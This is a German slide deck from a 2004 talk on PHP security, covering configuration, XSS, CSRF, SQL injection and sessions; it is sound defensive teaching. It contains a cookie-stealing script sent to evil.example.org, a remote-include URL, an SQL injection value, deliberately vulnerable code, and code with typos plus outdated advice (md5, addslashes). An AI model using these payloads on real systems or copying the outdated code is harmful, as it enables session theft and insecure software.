PHP Sicherheit

GNU Linux User Group Bamberg/Forchheim
04.11.2004

Alexander Meindl / meindlSOFT
am@meindlsoft.com

PHP Sicherheit: Agenda

- Installation
- Konfiguration
  - php.ini
  - Webserver (Apache) Anpassungen
- Programmierung
  - Umgang mit unsicheren Daten
  - Datenbanken
  - Sessions
  - Datensicherheit

Motivation

- Statische Angriffe
  - Sicherheitslücken der Serversoftware wird ausgenutzt (Exploits)
  - einfache präventive Maßnahmen:
    - aktuelle Software verwenden
    - Bugtraq Mailingliste lesen
- Dynamische Angriffe
  - nur durch Interaktion können Sicherheitslöcher entdeckt werden
  - komplexe, präventive Maßnahmen:
    - durch Serverkonfiguration
    - durch sicherheitsbewusstes Programmieren

PHP Installation I

- Aktuelle Software verwenden: PHP, Apache, MySQL
- Binäre Pakete oder selbst kompilieren
  - Selbst kompilieren
    - nur benötigte Funktionalität
    - Hardened PHP
    - Ressourcen sparender
    - Know-how wird vorausgesetzt
  - Binärer Pakete
    - einfachere Installation und Updatemöglichkeiten

PHP Installation II

- PHP CGI
  - suPHP (oder suExec)
  - eigene php.ini für jeden vhost
  - Webserver Benutzer ist aktueller Benutzer
  - Jeder Skriptaufruf startet eigenen Prozess
- PHP Modul
  - mod_php
  - open_basedir, safe_mode
  - Ressourcen sparender

PHP Konfiguration - php.ini

- register_global = Off
  - kein Sicherheitsloch
  - aber es ist ein Risiko und/oder schlechter Stil
  - ab Version >= 4.1.0 standardmäßig abgestellt
  - Superglobals bevorzugen ($_POST, $_GET, ...)

PHP Konfiguration - php.ini

Ist dieses Skript „sicher“, wenn register_global=off?

```
<?php

if (authenticated_user())
{
    $authorized = true;
}

if ($authorized)
{
    include '/sensible/daten.php';
}

?>
```

PHP Konfiguration - php.ini

- allow_url_fopen = Off

```
<?php
include "$path/script.php";
?>
```

Beispielaufruf mit:
path=http%3A%2F%2Fhacker.domain.de%2F%3F

```
<?php
include 'http://hacker.domain.de/?/script.php';
?>
```

PHP Konfiguration - php.ini


- Weitere sicherheitsrelevante Optionen:
  - magic_quotes_gpc = On
    - oder eigene Funktion verwenden
  - safe_mode (mögliche Zugriffskonflikte)
  - open_basedir = /var/www/htdocs
  - disable_functions = exec,show_source,phpinfo,system,popen,shell_exec
  - enable_dl = Off
  - session.save_path = "/var/lib/php/session"
  - Fehlermeldungen deaktivieren
    - display_errors = off
    - log_errors = on

Webserver Konfiguration I

- php_admin_value
  - open_basedir
  - upload_tmp_dir
- Einstellungen der Dateitypen
  - .php, .phtml usw. als PHP Scripte ausführen
  - .inc, .class, .conf usw. ausführen verbieten
    - Datenbankkennwörter: config.inc
    - sensible Daten (z.B. Bilder, Dokumente)
  - PHP Skripte durch Endung „verstecken“ (Security through obscurity)
    - AddType application/x-httpd-php .dhtml
    - expose_php = Off

Webserver Konfiguration II

- mod_security
  - Präventivmaßnahme gegen CXX
  - Präventivmaßnahme gegen SQL Injections
  - nicht von Programmierung abhängig!
  - für Apache 1.3.x und 2.0.x
  - leider in den meisten Distributionen nicht enthalten



PHP Sicherheit

- 5 Minuten Pause -

Alexander Meindl / meindlSOFT
am@meindlsoft.com

Sicherheitsbewusstes programmieren

Unter den TOP-10 Sicherheitsproblem der Webanwendungen gehören:

- nicht überprüfte Benutzerdaten
- fehlerhaftes Session Management
- XSS
- Unsichere Kryptographie

==> diese Probleme können nur durch den Entwickler beseitigt werden

Programmieren - Allgemeines

- Eigenen Errorhandler verwenden
  - Entwickler kann mehr Informationen erhalten
  - Anwender bekommt nur eine Umschreibung
  - Weiterleitung z.B. in Datei, DB oder E-Mail
- error_reporting = E_ALL
- PHP Funktionen > Funktionsbibliotheken (z.B. PEAR, cphplib) > eigene Funktionen

Datenfilterung

- Alle Daten, die vom Client kommen, müssen überprüft werden (z. B. mit regulären Ausdrücken)

Sicherstellung
– Filtervorgang darf nicht umgangen werden – ungültige Daten müssen von gültigen unterschieden werden können – *Whitelists* bevorzugen (anstelle *Blacklists*) – Herkunft der Daten

→ **Lösungsansätze**
Dispatcher, Include oder Array Methode

Datenfilterung: Dispatcher

Beispiel: http://meinedomain.de/dispatch.php?action=contact

- ein Skript nimmt alle Benutzervariablen entgegen
- dispatch.php ist das einzige Script im DOCUMENT_ROOT Verzeichnis => keine weiteren Angriffsmöglichkeiten vorhanden
- Zentrale Überprüfung der Benutzervariablen
- Work-Flow leicht ersichtlich
- Variable definiert die Aktion

Datenfilterung: Include

```
<?php

require_once("security.inc");

// eigentlicher Inhalt

?>
```

- in jedem Skript wird eine Datei inkludiert, dass die Benutzereingaben entgegennimmt
- Möglicher Einsatz: auto_prepend_file

Datenfilterung: Array

Beispiel mit Hilfe der cphplib (Cute PHP Library):

```
require_once("cphplib.inc");
$cphp = new cphplib();

$uvar = array();
$uvar['user_id']  = intval($cphp->get_user_var('user_id',  'POST,GET'));
$uvar['pw']       = $cphp->get_user_var('pw',             'POST');
```

- in jedem Skript wird am Anfang ein Array mit den gültigen Benutzervariablen erzeugt
- mit Hilfe von Validierfunktionen die Gültigkeit überprüfen (z.B. reguläre Ausdrücke)

Formular Spoofing

Beispiel: Google.de

```
<form action=/search name=f>

<input type=hidden name=hl value=de>
<input maxLength=256 size=55 name=q value="">
<input type=submit value="Google-Suche" name=btnG>
<input type=submit value="Auf gut Glück!" name=btnI>

</form>
```

```
<form action=http://www.google.de/search name=f>

<input type=hidden name=hl value=de>
<input maxLength=256 size=55 name=q value="">
<input type=submit value="Google-Suche" name=btnG>
<input type=submit value="Auf gut Glück!" name=btnI>

</form>
```

HTTP Spoofing

```
$ telnet www.php.net 80
Trying 64.246.30.37...
Connected to rs1.php.net.
Escape character is '^]'.
GET / HTTP/1.1
Host: www.php.net

Trying 64.246.30.37...
Connected to rs1.php.net.
Escape character is '^]'.
HTTP/1.0 200 OK
Date: Mon, 01 Nov 2004 09:41:50 GMT
Server: Apache/1.3.26 (Unix) mod_gzip/1.3.26.1a PHP/4.3.3-dev
X-Powered-By: PHP/4.3.3-dev
Last-Modified: Mon, 01 Nov 2004 09:35:46 GMT
Content-Language: en
Content-Type: text/html;charset=ISO-8859-1
X-Cache: HIT from rom.meindlsoft.com
Connection: close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
```

CSS (oder CXX)
Cross-Site Scripting

- Ausnutzung des Vertrauens, welches ein Benutzer in eine Webseite hat

- Fremder Inhalt kann angezeigt werden
- Inhalt kann durch Angreifer ersetzt werden
- Vertrauenswürdigkeit kann manipuliert werden (z.B. Cookies)

CSS Beispiel

Beispiel eines Diskussionsforums:

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>">
<input type="text" name="message"><br />
<input type="submit">
</form>

<?php
if (isset($_GET['message']))
{
    $fp = fopen('./messages.txt', 'a');
    fwrite($fp, "{$_GET['message']}<br />");
    fclose($fp);
}
readfile('./messages.txt');
?>
```

CSS Beispiel (Angriff)

Beispiel einer Benutzereingabe:

```
<script>
document.location =
       'http://evil.example.org/steal_cookies.php?cookies=' +
      document.cookie
</script>
```

Folge:

- beim nächsten Besucher des Forums wird Javascript aktiviert
- der Benutzer wird auf *evil.example.org* umgeleitet
- alle Cookies werden in der URL mit übertragen

=> Manipulation oder Missbrauch des Cookie-Inhaltes

CSS Präventivmaßnahmen

- Filterung alle Benutzerdaten
  - z.B. mit Hilfe von htmlspecialchars, strtr, strip_tags, utf8_decode
- Whitelist Prinzip
- bereits bestehende Funktionen, eigenen vorziehen
- Klarer und einheitlicher Programmierstil

CSRF
Cross-Site Request Forgeries

- Ausnutzung des Vertrauens, was eine Webseite am Benutzer hat
  - Benutzer mit höheren Rechten sind potentielle Opfer
- Ausführen von HTTP-Anfragen, die vom Angreifer auslöst werden
  - der Angreifer für Anfragen eines anderen Benutzers
- Webseiten, die auf die Identität der Benutzers vertrauen, werden einbezogen
  - Session Management

CSRF – HTTP Grundlagen I

HTTP Client fordert von HTTP Server Seite an:

```
GET / HTTP/1.1
Host: meinedomain.de
User-Agent: Mozilla/5.0 Gecko
Accept: text/xml, image/png, image/jpeg, image/gif, */*
```

HTTP Server antwortet:

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 57
<html>
<img src="http://meinedomain.de/image.png" />
</html>
```

CSRF – HTTP Grundlagen II

HTTP Client stellt für JEDES Bild einen GET-Request an den HTTP Server:

```
GET /image.png HTTP/1.1
Host: meinedomain.de
User-Agent: Mozilla/5.0 Gecko
Accept: text/xml, image/png, image/jpeg, image/gif, */*
```

- Browser fordert jedes Bild so an, als ob der Benutzer es manuell angefordert hätte
- Browser kann aber nicht fest stellen, ob wirklich ein Bild vom Server geschickt wird

CSRF Beispiel

Formular:

```
<p>Online Bestellsystem</p>
<form action="/bestellung.php">
<p>Symbol: <input type="text" name=“bestell_nr" /></p>
<p>Quantity: <input type="text" name="menge" /></p>
<input type="submit" name="1-Klick-Sofortkauf" /></form>
```

Manipulierte HTTP Anfrage innerhalb eines IMG Tags:

```
GET /bestellung.php?bestell_nr=888&menge=10 HTTP/1.1
Host: www.meinedomain.de
User-Agent: Mozilla/5.0 Gecko
Accept: text/xml, image/png, image/jpeg, image/gif, */*
Cookie: PHPSESSID=1234
```

=> der HTTP Server kann diese gefälschte Anfrage nicht von einer echten Anfrage unterscheiden.

CSRF
Präventivmaßnahmen I

- POST Methode der GET vorziehen
  - POST macht keinen Sinn, wenn Register_global=On
  - POST macht keinen Sinn, wenn $_REQUEST verwendet wird
- Überprüfung, ob wirklich das richtige Formular für die Anfrage verwendet wurde

CSRF
Präventivmaßnahmen II

Absicherung eines Formulars mit einem Token:

```
<?php
$token = md5(uniqid(rand(), true));
$_SESSION['token'] = $token;
?>

<form method="post">
<input type="hidden" name="token" value="<?php echo $token; ?>" />
<input type="text" name="message"><br />
<input type="submit">
</form>
```

SQL Injection I

```
<?php

$sql = "INSERT INTO users
       (username, password, email)
       VALUES
       ('{$_POST['username']}',
        '$_POST['password'],
        '{$_POST['email']}')";
?>
```

Der Benutzer verwendet folgenden „username“:

bad_guy', 'mypass', ''), ('good_guy

SQL Injection II

Daraus ergibt sich folgendes:

```
<?php

$sql = "INSERT INTO users
       (username, password, email)
       VALUES
       ('bad_guy', 'mypass', ''),
       ('good_guy', 'geheim', 'am@meindlsoft.com')";
?>
```

- 2 Benutzer werden angelegt
- bad_guy (von dem man keine Zusatzinformationen hat) kann seinen Zugang missbrauchen

SQL Injection Präventivmaßnahmen

- Benutzerdaten filtern
- Um alle Daten ein einfaches Anführungszeichen
- Daten maskiert der DB übergeben, z. B. mit mysql_escape_string, addslashes

Sessions

- Größter Vorteil einer Session: Benutzerdaten werden serverseitig gespeichert.
  - das ist die EINZIGE Möglichkeit, temporäre Daten sicher zwischen verschiedenen Skripten zu transportieren
- Angriffspunkte:
  - Ausspionieren der Session Datei auf dem Server durch Benutzer
  - Session Hijacking

Sessions - Präventivmaßnahmen

- PHP eigene Session verwenden, um Fehler in Eigenentwicklungen auszuschliessen
- Session Management in DB verlagern
  - session.save_handler = db
- Session Fixation
  - Sicherstellung, dass Session nicht durch Benutzer manipuliert wurde
  - Lösung: session_regenerate_id()
    - bei jedem Seitenaufruf wird eine neue SessionId generiert

Sessions – Präventivmaßnahmen (Erweitert)

- Personalisierung durch „User-Agent“ und Token

```
<?php
$token = 'geheim';
session_start();
if (isset($_SESSION['verification']))
{
    if ($_SESSION['verification'] !=
        md5($token.$_SERVER['HTTP_USER_AGENT']))
    {
        /* Erneute Anmeldung erforderlich */
        exit;
    }
    else
    {
        session_regerate_id();
    }
}
else
{
    $_SESSION['verification'] =
        md5(token.$_SERVER['HTTP_USER_AGENT']);
}
?>
```

Datensicherheit

- Dezidierten Server immer vorziehen!
- falls das nicht möglich ist, alle Daten in DB ablegen

- Fingerabdrücke – Einwegverschlüsselung (hash Funktionen)
  - Anwendung:
    - Kennwörter
    - Datei Integrität
  - Algorithmen: crypt, md5, sha1

Jedes Datenelement bleibt so, wie es zuletzt vom authorisierten Benutzer verlassen wurde.

Datenverschlüsselung

- sensible Daten sollten Verschlüsselung verwenden
- Daten können in Dateien, Datenbanken oder temporär verschlüsselt werden
- PHP (mit mcrypt) bietet fertige Funktionen
  - keine eigenen Verschlüsselungsroutinen verwenden
  - Algorithmen: Twofish, Rijndael, Serpent, Triple DES

DB Zugangsdaten I

Typische Zugangsdaten:

```
<?php

$CONF['db_host']    = 'meinedomain.de';
$CONF['db_user']    = 'kill';
$CONF['db_passwd']  = 'bill';

$db = mysql_connect($CONF['db_host'],
                    $CONF['db_user'],
                    $CONF['db_pwd']);

?>
```

Wo speichere ich die Zugangsdaten sicher ab?

DB Zugangsdaten II

- Mögliche Lösungen:
  1) db.inc in db.php umbenennen, da diese geparst wird
  2) db.inc im DOCUMENT_ROOT mit include
     - deny Regel in httpd.conf vorausgesetzt
  3) db.inc ausserhalb des DOCUMENT_ROOT mit include
  4) Kennwortdatei in httpd.conf einbinden
     - Inhalt der Datei:

```
SetEnv DB_USER "myuser"
SetEnv DB_PASS "mypass"
```

     - Include "/path/to/secret-stuff"

PHP Sicherheit - Danke!

Definition des Begriffs „Sicherheit“:

- „Sicherheit ist kein Zustand, sondern ein Prozess“, von *Wau Holland*
- „Wie eine Kette ist Sicherheit nur so stark wie ihr schwächstes Glied“, von *Bruce Schneier*

Gibt es Fragen?

Für weitere Auskünfte stehe ich Ihnen nach dem Vortrag zur Verfügung!

Weitere Ressourcen und Downloads der Vortragsunterlagen:
http://www.meindlsoft.de/php/